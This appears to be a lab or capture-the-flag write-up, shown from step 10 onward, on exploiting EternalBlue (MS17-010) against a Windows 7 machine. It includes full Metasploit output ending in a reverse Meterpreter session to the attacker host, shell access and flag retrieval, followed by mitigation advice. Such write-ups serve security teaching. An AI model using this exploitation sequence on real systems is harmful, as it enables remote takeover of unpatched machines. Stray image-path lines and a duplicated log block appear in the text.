[-] 10.10.51.212:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 10.10.51.212:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 10.10.51.212:445 - Connecting to target for exploitation.
[+] 10.10.51.212:445 - Connection established for exploitation.
[+] 10.10.51.212:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.51.212:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.51.212:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.51.212:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.51.212:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.51.212:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.51.212:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.51.212:445 - Sending all but last fragment of exploit packet
[*] 10.10.51.212:445 - Starting non-paged pool grooming
[+] 10.10.51.212:445 - Sending SMBv2 buffers
[+] 10.10.51.212:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.51.212:445 - Sending final SMBv2 buffers.
[*] 10.10.51.212:445 - Sending last fragment of exploit packet!
[*] 10.10.51.212:445 - Receiving response from exploit packet
[+] 10.10.51.212:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
```


Step 10: Getting Shell Access

- Obtained a **Windows command shell** from Meterpreter.

```
shell
```

- Now had full **command-line access** to the target system.

Screenshot: *(Windows command shell access)*



```
[+] 10.10.51.212:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.51.212:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.51.212:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.51.212:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.51.212:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.51.212:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.51.212:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.51.212:445 - Sending all but last fragment of exploit packet
[*] 10.10.51.212:445 - Starting non-paged pool grooming
[+] 10.10.51.212:445 - Sending SMBv2 buffers
[+] 10.10.51.212:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.51.212:445 - Sending final SMBv2 buffers.
[*] 10.10.51.212:445 - Sending last fragment of exploit packet!
[*] 10.10.51.212:445 - Receiving response from exploit packet
[+] 10.10.51.212:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.10.51.212:445 - Sending egg to corrupted connection.
[*] 10.10.51.212:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.10.51.212
[*] Meterpreter session 1 opened (10.21.114.8:4444 → 10.10.51.212:49300) at 2025-02-21 09:05:05 -0500
[+] 10.10.51.212:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.51.212:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.51.212:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 1248 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd ../..
cd ../..

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D4DC-766C

 Directory of C:\

07/14/2009  08:50 AM    <DIR>          PerfLogs
11/21/2010  12:47 PM    <DIR>          Program Files
07/14/2009  10:27 AM    <DIR>          Program Files (x86)
07/11/2024  02:42 PM    <DIR>          Users
07/18/2024  02:54 PM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  22,042,005,504 bytes free

C:\>
```


Step 11: Searching for the Flag

- Navigated to the **desktop directory** and found the **flag file**.

```
cd \Users\Windows 7\Desktop\New folder
start Flag1.txt.txt
```

- Successfully accessed the **flag file**.

Screenshot: *(Flag file access confirmation)*



4. Impact Analysis

How Attackers Can Misuse EternalBlue

- **Full System Takeover** – Remote attackers can control the entire machine.
- **Network Propagation** – Malware like WannaCry can spread automatically.
- **Sensitive Data Theft** – Attackers can access files, credentials, and system resources.
- **Installation of Backdoors** – Attackers can maintain persistent access.

5. Recommended Mitigation Strategies

Short-Term Fix (Immediate Mitigation)

- **Disable SMBv1** – SMBv1 is outdated and should be disabled.

```
Set-SmbServerConfiguration -EnableSMB1Protocol $false
```

- **Restrict SMB Ports** – Block **port 445** for external access.
- **Apply MS17-010 Patch** – Install Microsoft's security update to fix EternalBlue.

Long-Term Fix (Permanent Solution)

- **Use Latest Windows Versions** – Upgrade to Windows 10/11, which are not vulnerable.
- **Use Strong Network Segmentation** – Restrict access to critical services.
- **Enable Windows Defender and Firewalls** – Monitor and block malicious SMB traffic.
- **Implement Intrusion Detection Systems (IDS)** – Detect and prevent exploit attempts.

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6. Reporting the Vulnerability

- If discovered in an **organization**, report it to the **IT security team**.
- If found in a **public network**, notify **CERT (Computer Emergency Response Team)**.
- Contact **Microsoft Security Response Center (MSRC)** for vulnerability disclosure.

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7. References

- Microsoft Security Bulletin MS17-010
- CVE-2017-0144

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8. Conclusion

The **EternalBlue (MS17-010) vulnerability** allows **remote attackers to execute arbitrary code**, leading to **complete system compromise**. To prevent exploitation, **disable SMBv1, install security patches, and use strong network security practices**.